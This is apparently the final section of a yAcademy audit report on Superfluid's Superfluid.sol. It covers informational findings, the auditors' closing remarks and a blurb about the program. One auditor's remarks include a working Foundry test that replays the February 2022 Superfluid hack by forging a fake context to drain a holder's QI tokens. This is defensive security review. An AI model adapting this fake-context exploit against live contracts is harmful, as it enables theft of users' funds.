Governance's owner can call `setConfig()` to allow an address `a` (hashed into `key`) to register a SuperApp with Superfluid.sol (host). The `value` parameter is the timestamp until which the address can register the app.

`a` can initiate a transaction to register multiple apps through `registerAppWithKey()` as long as `block.timestamp` <= `value`.

Impact

Informational. If `APP_WHITE_LISTING_ENABLED` is true, it can be assumed that the intention is to only allow knows apps to be registered. However, through this PoC, we've shown that a registered address can register multiple apps. This issue is categorized as informational as —

- the risk of registering an unknown app has not be explored by the reporting auditor.
- there is a trust assumption on the address to not deploy any malicious SuperApp.

Recommendation

Instead of delegating the responsibility of registering SuperApps to an address, the governance can itself deploy SuperApps. This avoids the need to trust some other address.

3. Informational - Valid context is not checked before modifying it (blockdev)

Each function which modifies `_ctxStamp` in Superfluid.sol forces on it an initial state. `appCallbackPop()` is the only function which lets an agreement to modify it without verifying the initial state.

Proof of concept

For reference, `appCallbackPush()` has asserts a valid context through `assertValidCtx(ctx)`. There is no such verification for `appCallbackPop()`.

Impact

Informational. This issue is known to the team as all the calls to `appCallbackPop()` (AgreementLibrary.sol#L104 and AgreementLibrary.sol#L149) come with the following comment —

```
// [SECURITY] NOTE: ctx should be const, do not modify it ever to ensure callback stack correctness
```

Recommendation

Add a NatSpec comment to `appCallbackPop()` to make it explicit to the dev on when it's safe to use this function.

4. Informational - Typo (blockdev)

There are typos in require strings.

Proof of concept

`agreeement` (Superfluid.sol#L1053 and Superfluid.sol#L1063) might be better spelled as `agreement`.

Impact

Informational.

Recommendation

Fix typos.

5. Informational - Ambiguous endian of bitmap (verypoor)

In contract `SuperfluidToken.sol`, the use of bitmap `_inactiveAgreementBitmap` to represent inactive agreements could use some additional documentation to specify that the least significant bit is used to represent the first Agreement in the "host". The user extending this contract may not be aware of this.

Impact

Informational.

Recommendation

1. Add setters for `_inactiveAgreementBitmap`. The setter can take another bitmap, or an array of Agreement indices as input.
2. Add documentations.

6. Informational - Add more comments and documentation (devtooligan)

Proof of concept

There is NatSpec on the interface ISuperfluid.sol but still lacking on documentation and inline comments.

Impact

This is a very complex contract, the function names are not always self explanatory. There are many stakeholders and integrators with this contract. With such complexity, wide spread usage, and the variety of footguns available, the lack of inline documentation and outside documentation can become a security issue as it makes it difficult for integrators and users of the platform.

Recommendation

Consider adding other types of comments and visual cues such as diagrams, examples, and ascii art to communicate the usage and gotchas for more complex functions. Finish off TODO and WIP documentation items in the Wiki.

Final remarks

NibblerExpress

The scope of the review was limited relative to the complexity of the overall system. The developers appear to have done a reasonable job at limiting the attack surface of the contracts in scope. However, there appears to be a larger attack surface with the agreements and apps. There may be ways to compromise the contracts in scope via attacks that elevate privileges by attacking the contracts out of scope. The developers should carefully design (or review) agreements to ensure that they enforce all security assumptions and have them externally reviewed as well. Apps may be especially dangerous because they could be malicious or designed insecurely by third parties. The jailing code is likely inadequate to detect all potential issues. Manual monitoring or review will likely be necessary.

engn33r

The Superfluid contracts are very dense and complex, making the code hard to audit. The Superfluid devs do not appear to fully understand the code either and describe aspects of it as esoteric. Refactoring the code for improved readability and understanding should prioritized because complexity is the enemy of security. More complex code is more likely to have bugs. The scope was limited to a part of Superfluid that has a large number of external interactions and it was not possible to review all these interactions due to time limitations and because the external contracts were outside the scope of the review.

devtooligan

This contract is very unique and utilizes a lot of lower level assembly logic and optimizations. It also contains more advanced data structures such as bitmaps that utilize bitwise operations. It was interesting to review as the architecture was complex and cleverly implemented.

Due to the high degree of footguns made available to users by virtue of the open composable design of the protocol, the overall base risk level goes up. Devs should strongly consider simplifying certain mechanism in order to reduce complexity even at the expense of some additional runtime gas in certain situations. Equal attention should also be given to documentation throughout the codebase as well as the outside documentation.

Benjamin Samuels

I initially spent a day or two manually reviewing the key Superfluid.sol contract, followed by an attempt to set up Echidna to fuzz various invariants. Unfortunately the short duration of the audit window prevented any truly comprehensive fuzzing.

The Superfluid.sol contract encapsulates a lot of unique, complex logic which made it exceptionally challenging to manually review. The different ways that Superfluid's logic can be composed together, combined with the wide variety of behavior that can be introduced by agreements/apps produces a large space for potential behavior, drastically diminishing the effectiveness of manual audits/code review.

If there are critical vulnerabilities still existing in Superfluid, I think it's unlikely they will be discovered via manual review. If Superfluid desires to further invest in the protocol's security, I recommend pursuing one of the following options:

1. Build a comprehensive fuzzing suite using Echidna/equivalent.
2. Pursue formal verification of key logic paths.

While Superfluid does have a few fuzzing invariants implemented using Foundry, as of time of writing, Foundry's fuzzing capability is very immature compared to Echidna. I recommend porting existing invariants to Echidna or contracting an auditor to implement a new invariant suite.

blockdev

The scope to `Superfluid.sol` is not enough for an effective security review. This contract acts a central management piece which interacts with all the other actors in the system — SuperApp, SuperAgreement, Governance. To analyze complex risks, it's important to be aware of all these contracts.

A lot of responsibility is placed on these contracts, which, in turn, places a responsibility on Governance. Governance should review each new implementation contracts carefully keeping in mind possible attacks, before changing production so that it doesn't break any security.

datapunk

Didn't find anything as useful due to the uniqueness and complexity of this project. For fun only, I reproduced the sequence of the actual hack that happened on 2/8/2022.

```
contract ContractTest is DSTest {
    Vm vm = Vm(address(0x7109709ECfa91a80626fF3989D68f67F5b1DD12D));
    address constant exploiter_eoa = address(0x1574F7F4C9d3aCa2EbcE918e5d19d18aE853c090);
    address constant exploit_contract = address(0x32D47ba0aFfC9569298d4598f7Bf8348Ce8DA6D4); // ->
0x6177a480240d3248849f4b65e421e0b296522f21
    ISuperToken QI_proxy = ISuperToken(0xe1cA10e6a10c0F72B74dF6b7339912BaBfB1f8B5); // ->
0x6177a480240d3248849f4b65e421e0b296522f21
    address[] QI_holders = [0x5073c1535A1a238E7c7438c553F1a2BaAC366cEE, // 16818386482145059198434304
    0xe6116AA08e14afE08A9A563E9ef6cCd5b47070B7 // 25694875630940339006339600
    ];
    ISuperfluid sf_proxy = ISuperfluid(0x3E14dC1b13c488a8d5D310918780c983bD5982E7); //-
>0xebbe9a6688be25d058c9469ee4807e5ef192897f
    IInstantDistributionAgreementV1 IDA =
IInstantDistributionAgreementV1(0xB0aABBA4B2783A72C52956CDEF62d438ecA2d7a1); // -
>0x07711bb6dfbc99a1df1f2d7f57545a67519941e7
```

```
function testExploit() public{
    vm.startPrank(exploit_contract);

    uint256 balance = QI_proxy.balanceOf(QI_holders[0]);
    emit log_named_uint("QI_Proxy:", balance);

    sf_proxy.callAgreement(
        ISuperAgreement(IDA),
        abi.encodeWithSelector(
            IInstantDistributionAgreementV1.updateSubscription.selector, // 0x232d2b58
            QI_proxy, // token
            98789, // indexId
            exploit_contract, // subscriber
            balance, // units
            abi.encode( // ctx
                abi.encode(
                    0, // callInfo uint256
                    0, // timestamp
                    QI_holders[0], // msgSender
                    0, // agreementSelector
                    new bytes(0) // userData
                ),
                abi.encode(
                    0, // allowanceIO
                    0, // appAllowanceUsed
                    address(0), // appAddress
                    address(0) // appAllowanceToken
                )
            ), // !! FAKE CTX !!
            new bytes(0) // placeHolderCtx
        ),
        new bytes(0)
    );


    sf_proxy.callAgreement( // 0x39255d5b
        ISuperAgreement(IDA),
        abi.encodeWithSelector(
            IInstantDistributionAgreementV1.updateIndex.selector, // 7fbc7639
            QI_proxy,
            98789, // indexId
            1, // indexValue
            abi.encode(
                abi.encode(
                    0, // callInfo uint256
                    0, // timestamp
                    QI_holders[0], // msgSender
                    0, // agreementSelector
                    new bytes(0) // userData
                ),
                abi.encode(
                    0, // allowanceIO
                    0, // appAllowanceUsed
                    address(0), // appAddress
                    address(0) // appAllowanceToken
                )
            ), // !! FAKE CTX !!
            new bytes(0) // placeHolderCtx
        ),
        new bytes(0)
    );


    sf_proxy.callAgreement(
        ISuperAgreement(IDA),
        abi.encodeWithSelector(
            IInstantDistributionAgreementV1.claim.selector,  // 0xacafa1b8
            QI_proxy, // token
            QI_holders[0], // publisher
            98789, // indexId
            exploit_contract, // subscriber
            new bytes(0) // placeHodler ctx
        ),
```

```
            new bytes(0) // user data
        );
        uint256 balance2 = QI_proxy.balanceOf(QI_holders[0]);
        emit log_named_uint("QI_Proxy:", balance2);
    }

    receive() payable external{}
}
```

About yAcademy

yAcademy is an ecosystem initiative started by Yearn Finance and its ecosystem partners to bootstrap sustainable and collaborative blockchain security reviews and to nurture aspiring security talent. yAcademy includes a fellowship program, a residents program, and a guest auditor program. In the fellowship program, fellows perform a series of periodic security reviews and presentations during the program. Residents are past fellows who continue to gain experience by performing security reviews of contracts submitted to yAcademy for review (such as this contract). Guest auditors are experts with a track record in the security space who temporarily assist with the review efforts.